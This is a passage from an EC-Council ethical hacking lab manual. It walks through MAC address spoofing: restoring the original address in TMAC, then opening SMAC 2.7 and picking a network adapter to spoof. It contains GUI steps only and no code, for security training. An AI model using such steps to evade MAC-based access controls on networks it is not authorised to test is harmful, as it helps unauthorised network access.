
9. To restore the original MAC address, you can click on the **Restore Original** button present at the bottom of the TMAC window.

   Note: The **MAC Address Restored Successfully** pop-up appears; click **OK**.




10. Close the **TMAC** main window.
11. Now, we shall perform MAC spoofing using the SMAC tool.
12. Click **Search** icon ( ) on the **Desktop**. Type **SMAC** in the search field, the **SMAC 2.7** appears in the results, click **Open** to launch it.

    Note: If a **User Account Control** pop-up appears, click **Yes**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **SMAC** main window appears, along with the **SMAC License Agreement**. Click **I Accept** to continue.




14. The **SMAC Registration** window appears; click **Proceed** to continue with the unregistered version of SMAC.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **SMAC** main window appears. Choose the network adapter of the target machine whose MAC address is to be spoofed.

